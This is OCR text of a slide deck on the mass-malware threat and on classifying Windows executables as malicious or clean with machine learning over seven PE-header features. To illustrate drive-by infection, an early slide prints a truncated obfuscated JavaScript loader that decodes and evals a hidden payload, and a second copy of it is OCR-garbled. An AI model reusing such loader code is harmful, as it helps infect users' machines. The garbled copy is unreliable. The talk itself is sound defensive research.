
Selecting Features to Classify Malware

Karthik Raman | Security Researcher, Adobe Secure Software Engineering Team (ASSET)

About Us


- Adobe PSIRT = Adobe Product Security Incident Response Team
- PSIRT is part of ASSET, the Adobe Secure Software Engineering Team



What Adobe PSIRT Does, contd.

- Work with product teams to create fixes
- Work with researchers to verify fixes
- Publish bulletins
- Drive Adobe's involvement in MAPP

Did Malware Ever Infect your Computer(s)?



Agenda

- Part I: What is the Malware Menace?
  - "How did I just get infected?"
- Part II: Using Machine Learning For Malware Classification

The Story of Mass Malware

- Regular Web site compromised

Whistleblowing Site Cryptome.org Infected With Drive-by Exploits

By Lucian Constantin, IDG News

Cryptome.org, a website dedicated to disclosing confidential information, was compromised last week and was used to infect PCs running Internet Explorer through drive-by exploits.

- Malicious site visited because of Search Engine Optimization (SEO)


Malicious JS/HTML

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaP1%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```


HTTP Redirection and Malware Served

- Redirection to
  - www.google-analytics.com.urchin.<malicious>
  - Routed to "fast-flux" networks
- Served key-logger (or other) malware
- If **antivirus (AV) fails** to detect, …

Your Machine Experiences A…



The Problem

Mass Malware

+


Dated AV Signatures

=

Mass Infection

How Does AV Get Dated?

Malware Obfuscation, Testing, Release Cycle



Malware Testing: Quality Assurance

virustotal

SHA256:	7e3669a58bb7830e55e7d2b85a4bcf3b8b53bd6e07cf0c1655e247260f88c59e
SHA1:	d25d9d4b2b1d5991f3beac2d049ff00436dd1692
MD5:	66d4d07bc10a2db402fc4b69621580c6
File size:	129.9 kB (133065 bytes)
File name:	66d4d07bc10a2db402fc4b69621580c6
File type:	Win32 EXE
Detection ratio:	28 / 42
Analysis date:	2012-02-07 15:05:10 UTC (1 week, 1 day ago)


 13

Malware Testing: Quality Assurance

Detection ratio: 28 / 42

 14

Malware Obfuscation: Zeus/Zbot



 15

Malware Obfuscation: Packers in the House

PolyPack:
An Automated Online Packing Service for Optimal Antivirus Evasion

Jon Oberheide, Michael Bailey, Farnam Jahanian
Electrical Engineering and Computer Science Department
University of Michigan, Ann Arbor, MI 48109
{jonojono, mibailey, farnam}@umich.edu


We show that PolyPack provides 258% more effective evasion of antivirus engines than using an average packer and out-evades the best evaluated packer (Themida) for over 40% of the binary samples.

 16

Automation Cycle

Obfuscation, Testing, Release

Detection ratio: 28 / 42




```
<script>eval(unescape('function%20ppEwEuk20yVV%29%7Bfunction%20xfpIbN
%20mcF%29%7Bvar%20rmo%3mcF.length%3Bvar%20xxxwZ1%3D%20CowZtri%3D%38wbi
ien%8wxwZ1%3CzmO%29%7BcwZtri%3mcF.charCode%t%8wxwZ1%29%rmO%3wxxwZ1
+%38%7Dceturn%20%28%27%ewZtr1%29%7D%20%20%20trr%20%7Dvar%20xdxc%3Dev
al%28%7ewZ1xPgPu%20eFe%3Cob%2C%8eP.9cbaP1%2CiFe9vP27.replace%28/%5B9%2
8%2C%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CrIoLeu%3D0%3B
gcNz%3D%2Cnul%3%28new%20String%28%29.replace%28/%5B%5B%8a-zD-9A-
Z_-%2C-%5D/g%2C%27%27%29%3Dvar%20xgodt%3xfpIcB0%28nul%29%3B%7VD%3Dunesc
ape%20yVD%29%3Bfor%28var%20eILZTe%3D0%3B%20eILZTe%20%3C%20%20yVD.lengt
h%29%3B%20eILZTe%+%29%7Bvar%20eecf%3DyVD.charCode%t%28eILZTe%29%3Bvar%2
Dnzoex8G%3Dnul.charCode%t%28rIoLeu%29%5Exgod.charCode%t%28gcNz%29%3BrIoL
eu%+%3gcNz%+%3B;f%28rIoLeu%3Enul.length%29rIoLeu%3D%3B;f%28gcNz%3Exgod
.length%29gcNz%3D%3gIZc%+%3Dstring.fromCharCode%28eecf%5Ezoex8G%29%3B%
7Deval%28gIZc%29%3B%20cetucn%20gIZc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7Bpp8wEwk28%27%2S3%2S7%2S4%2S1%2S5%2S3%2S1%2S0%2S0%2S0
%2S10%2S7%2S0%2S6%2S9%2S1%2S6%2SSdh2S0%2S4%2S6%2S4%2S74%2S2%2S3%2S5%
2S2%2S1%2S0%2S0dh2S7%2S3dh2S7%2S0%2S7%2S0%2S1%2S0h2S0%2S9%2S
```


 17


What Users Suffer

 18

What Users Suffer

 19

What Users Suffer



 20

What Dated AV Really Means

Malware SDLC
Outpaces
Antivirus SDLC

 21

Making AV Current

- Automate everything
- Published research discusses
  - Static detection
  - Dynamic detection
  - Cloud detection
- What else?

 22

Got Machine Learning?

 23


What is a Virus?

- Fred Cohen's definition
  - *A program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself*

- Peter Szor's definition
  - *A program that recursively and explicitly copies a possibly evolved copy of itself*

 24

Down (Computer) Memory Lane



 25

Blasted Worms

 26

A Trojan Horse

 27

Trojan Horse Malware

 28

Agenda

- Part I: What is the Malware Menace?
  - "How did I just get infected?"
- Part II: Using Machine Learning For Malware Classification

 29

Scoping of Research

- Classification of Polymorphic Malware
  - Multiple variants
  - Do not infect other programs
- Examples
  - Backdoors
  - Downloaders
  - Remote Administration Tools
- Infectors and packers out of scope

 30

Why is Polymorphic Malware Important?

Trojans Make Up 80 Percent Of All New Malware


China has the most infected PCs in the world, and 6 million new pieces of malware appeared in Q1 2012, new PandaLabs report says

May 08, 2012 | 11:46 PM |

By Kelly Jackson Higgins
Dark Reading

 31

Polymorphism in Biology



 32

Spot the Polymorphic Cylons

 33

After Classification

- Clustering
- Detection
- Cleaning for infected files
- Deletion

 34

Strategies for Polymorphic Malware Classification

- Rieck at al.: mine malware behavior on sandboxed system
  - Machine learning approach
- Karim et al., Venable et al: search for similar malware
  - Machine learning/Search engine approach

 35

Strategies for Polymorphic Malware Detection

- Karim et al.: build malware phylogeny
  - Bioinformatics approach
- Karim et al.: use *n-perms* to build malware phylogeny
  - Machine learning/Search engine approach
- Kruegel et al.: fingerprinting malware using CFGs
  - Structural similarity approach
- Vinod P. et al.: analyze CFG and Basic Blocks
  - Machine learning/Search engine approach
- Various academics: normalize code
  - Formal methods approach

 36

Strategies for Polymorphic Malware Clustering

- Jang, Brumley; Wicherski: fingerprint malware
  - Structural similarity approach
- Gurrutxaga et al.: apply distance algorithms
  - Structural similarity/Machine learning approach
- Bayer et al.: derive behavioral profile (ANUBIS)
  - Machine learning approach

 37

Applying Machine Learning (ML)

- Steps:
  1. Extract features
  2. Train models using ML algorithms
  3. Use models as classifiers
  4. Use models to classify unknown files as 0 or 1

- Started with 600 features

 38

What are the Features?

- EXE and DLL are PE file formats


Microsoft Windows

Microsoft Portable Executable and Common Object File Format Specification

Revision 8.2 – September 21, 2010


 39

What is the PE Format?




 40

What is the PE Format?



 41


Features Illustrated using *Primula*



 42

Why Fewer Features?

Why are fewer features better than more features?



Less is More

- Irrelevant features negatively affect learning
- Using fewer features…
  - Improves algorithm performance
  - Represents problem better
  - Lets user focus on important variables


Related Work

- Mining n-grams (Siddiqui et al.) ➔ 94% accuracy
- Multiple algorithms (Schultz et al.) ➔ 97.76% accuracy
- Multiple algorithms, 189 features (Shafiq et al.) ➔ 99% accuracy
- Association mining (Ye et al.) ➔ 92% accuracy
- SVM on program strings (Ye et al.) ➔ 93.8% accuracy
- Key Questions
  - Which features were used and why?
  - What are the minimum features for good classification?

Contributions

- Excellent classification using **seven** features
- Another layer to existing antivirus technology
- Still need:
  - Unpackers and deobfuscators
  - Clustering, detection, cleaning, deletion, etc.

System Diagram



PE Parser:
pedump tool

pefile
pefile is a Python module to read and work with PE (Portable Executable) files

The Haystack (Dataset)

- 100,000 pieces of malware
- 16,000 clean programs

- 645 initial features
  - Structures in PE file format
  - Some calculated features
  - See M. Pietrek's **"An In-Depth Look into the Win32 Portable Executable File Format"** http://msdn.microsoft.com/en-us/magazine/cc301805.aspx

Classifier and Evaluator: Say Hello to WEKA

Machine Learning Toolkit
http://www.cs.waikato.ac.nz/ml/weka/

Scriptable!

Preliminary Results

- Six numeric machine-learning algorithms
  - Experiment I with 645 & Experiment II with 100 features

Wait a Minute

What Pretty Features You Have


Feature	Accuracy
DebugSize	0.9234
DebugRVA	0.9224
ImageVersion	0.8898
OperatingSystemVersion	0.8850
SizeOfStackReserve	0.8837

Reduced Feature Set Selection

- Which PE structure does a feature belong to?
- Created seven buckets

- Algorithm - Start with bucket 1
  1. Run ML algorithms on current feature set
  2. Add next best feature, modulo 7, to feature set
  3. Return to step 1.


Classification with Limited Features



Classification with Limited Features


 55

Classification with Limited Features




 56

Classification with Limited Features




 57

Classification with Limited Features



 58

Classification with Limited Features



 59

More Results

- Six numeric machine-learning algorithms
  - Experiment III with 7 features

Check the Classification

 60

Results

- Best classifier: RandomForest
  - 98.21% accuracy
  - 6.7% false positive rate
- Why did seven features work so well?
  - Algorithms picked most discriminating features first

 61

Results

- The Seven
  - DebugSize, ImageVersion, IatRVA, ExportSize, ResourceSize, VirtualSize2, NumberOfSections
- DebugSize
  - *Denotes the size of the debug-directory table*
  - Malware vs. clean file discrimination: …
- ImageVersion
  - *Denotes the version of the file*
  - Malware vs. clean file discrimination: …

 62

How Do I Use That ML Model?

- Desktop antivirus
  - Consolidate signature databases
  - Classifiers in **least aggressive** mode
- Cloud antivirus
  - Quick detection of mass malware variants
  - Classifiers in **more aggressive** mode
- Gateway antivirus
  - Stop worms from spreading
  - Classifiers in **most aggressive** mode

 63


Tool available at http://sourceforge.com/adobe/malclassifier

```
# Program to classify malware into
# 0 = CLEAN
# 1 = DIRTY
# UNKNOWN
#
""" Results on ~130000 dirty, ~ 16000 clean files:
        (False Positives, True Negatives, True Positives, rates
J48      FP      TN      TP      FN      TP Rate         FP Rate         Accuracy
        7683    37171   130302  3451    0.97419871      0.171289071     0.937662018

J48Graft FP      TN      TP      FN      TP Rate         FP Rate         Accuracy
        6780    38074   129087  4666    0.965114801     0.151157087     0.935915166


PART     FP      TN      TP      FN      TP Rate         FP Rate         Accuracy
        7074    36492   125060  9412    0.930007734     0.162374329     0.907401791


Ridor    FP      TN      TP      FN      TP Rate         FP Rate         Accuracy
        7390    37935   114194  20930   0.845105237     0.163044677     0.843058149
```

 64

Closing Remarks

Get WEKA (free), get the official book (not free but affordable).



 65

Closing Remarks

- The Arms Race
  - *"Bad guys can also use machine learning."*

- Could ML buy the good guys more time?
- Could self-training ML models strain human analysts less?

 66

Closing Remarks

- The Cost of FPs vs. FNs
  - ML models without tuning can't be used in production
  - Adjust models by adding costs of FPs into probabilities used by algorithms
    - Everyone's calculation is different
- Protecting the User's Privacy
  - What features are you extracting?
    - Is this a development box?
  - Research privacy-preserving data mining

 67

Further Reading

- M. Siddiqui, M. C. Wang, and J. Lee. **Detecting trojans using data mining techniques**. In D. M. A. Hussain, A. Q. K. Rajput, B. S. Chowdhry, and Q. Gee, editors, IMTIC, volume 20 of Communications in Computer and Information Science, pages 400-411. Springer, 2008.
- M. G. Schultz, E. Eskin, E. Zadok, and S. J. Stolfo. **Data mining methods for detection of new malicious executables**. In Proceedings of the 2001 IEEE Symposium on Security and Privacy, pages 38, Washington, DC, USA, 2001. IEEE Computer Society.
- M. Z. Shafiq, S. M. Tabish, F. Mirza, and M. Farooq. **Pe-miner: Mining structural information to detect malicious executables in realtime**. In Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection, RAID '09, pages 121-141, Berlin, Heidelberg, 2009. Springer-Verlag.
- Y. Ye, L. Chen, D. Wang, T. Li, Q. Jiang, and M. Zhao. **Sbmds: an interpretable string based malware detection system using svm ensemble with bagging**. Journal in Computer Virology, 5(4):283-293, 2009.
- Y. Ye, D. Wang, T. Li, and Ye. **Imds: Intelligent malware detection system**. In Proceedings of ACM International Conference on Knowlege Discovery and Data Mining (SIGKDD 2007), 2007.
- Dan Guido's Exploit Intelligence Project, http://www.isecpartners.com/storage/docs/presentations/EIP-final.pdf
- M. Merkel, T. Hoppe, C. Kraetzer, J. Dittman. **Statistical Detection of Malicious PE-Executables for Fast Offline Analysis** TC11 Conference on Communications and Multimedia Security (CMS 2010)

 68

Further Reading

http://www.ted.com/talks/mikko_hypponen_fighting_viruses_defending_the_net.html

 69

References

- Koolkat, http://www.flickr.com/photos/32936091@N05/3752997536/
- SANS, http://isc.sans.edu/diary.html?storyid=4246
- swankalot, http://www.flickr.com/photos/swanksalot/4335612238/sizes/m/in/photostream/
- BSOD: http://upload.wikimedia.org/wikipedia/commons/a/a8/Windows_XP_BSOD.png
- AVIRA, http://techblog.avira.com/wp-content/uploads/2010/04/spy_eye.png

 70

References

- Virustotal, https://www.virustotal.com/file/7e3669a58bb7830e55e7d2b85a4bcf3b8b53bd6e07cf0c1655e247260f88c59e/analysis/
- Microsoft, http://www.microsoft.com/security/sir/story/default.aspx#!zbot_works
- Microsoft MPMC, http://blogs.technet.com/b/mmpc/archive/2012/01/29/when-imitation-isn-t-a-form-of-flattery.aspx
- PC Magazine, http://www.pcmag.com/slideshow_viewer/0,3253,l%3D205153%26a%3D205149%26po%3D8,00.asp?p=n
- SecurityFocus, http://www.securityfocus.com/excerpts/2

 71

References

- Wikipedia, http://upload.wikimedia.org/wikipedia/commons/d/da/Brain-virus.jpg
- Wikipedia, http://upload.wikimedia.org/wikipedia/commons/8/84/Blaster-virus.jpg
- darcy m, http://www.flickr.com/photos/darcym/54086635/
- darkchacal, http://www.flickr.com/photos/darkchacal/4252059347/
- Dark Reading, http://www.darkreading.com/vulnerability-management/167901026/security/attacks-breaches/240000043/trojans-make-up-80-percent-of-all-new-malware.html
- Classification, http://upload.wikimedia.org/wikipedia/commons/d/d1/Binary-classification.svg

 72

References

- John Pavelka, http://www.flickr.com/photos/28705377@N04/4142872268/
- kmgsquidoo, http://www.flickr.com/photos/38117284@N00/1277420698/
- LabyrinthX, http://www.flickr.com/photos/labyrinthx/1955627738/
- Google Books, http://books.google.com/books/about/Data_Mining.html?id=5FIEAwyn9aoC
- AV Hire Lens, http://www.flickr.com/photos/av_hire_london/5570201239/
- potzuyoko, http://www.flickr.com/photos/potzuyoko/6549346059/

 73

Binary Classification: Cylon or Human?

 74

End

QUESTIONS?

kraman@adobe.com

Adobe Malware Classifier:
http://sourceforge.com/adobe/malclassifier

 75

Adobe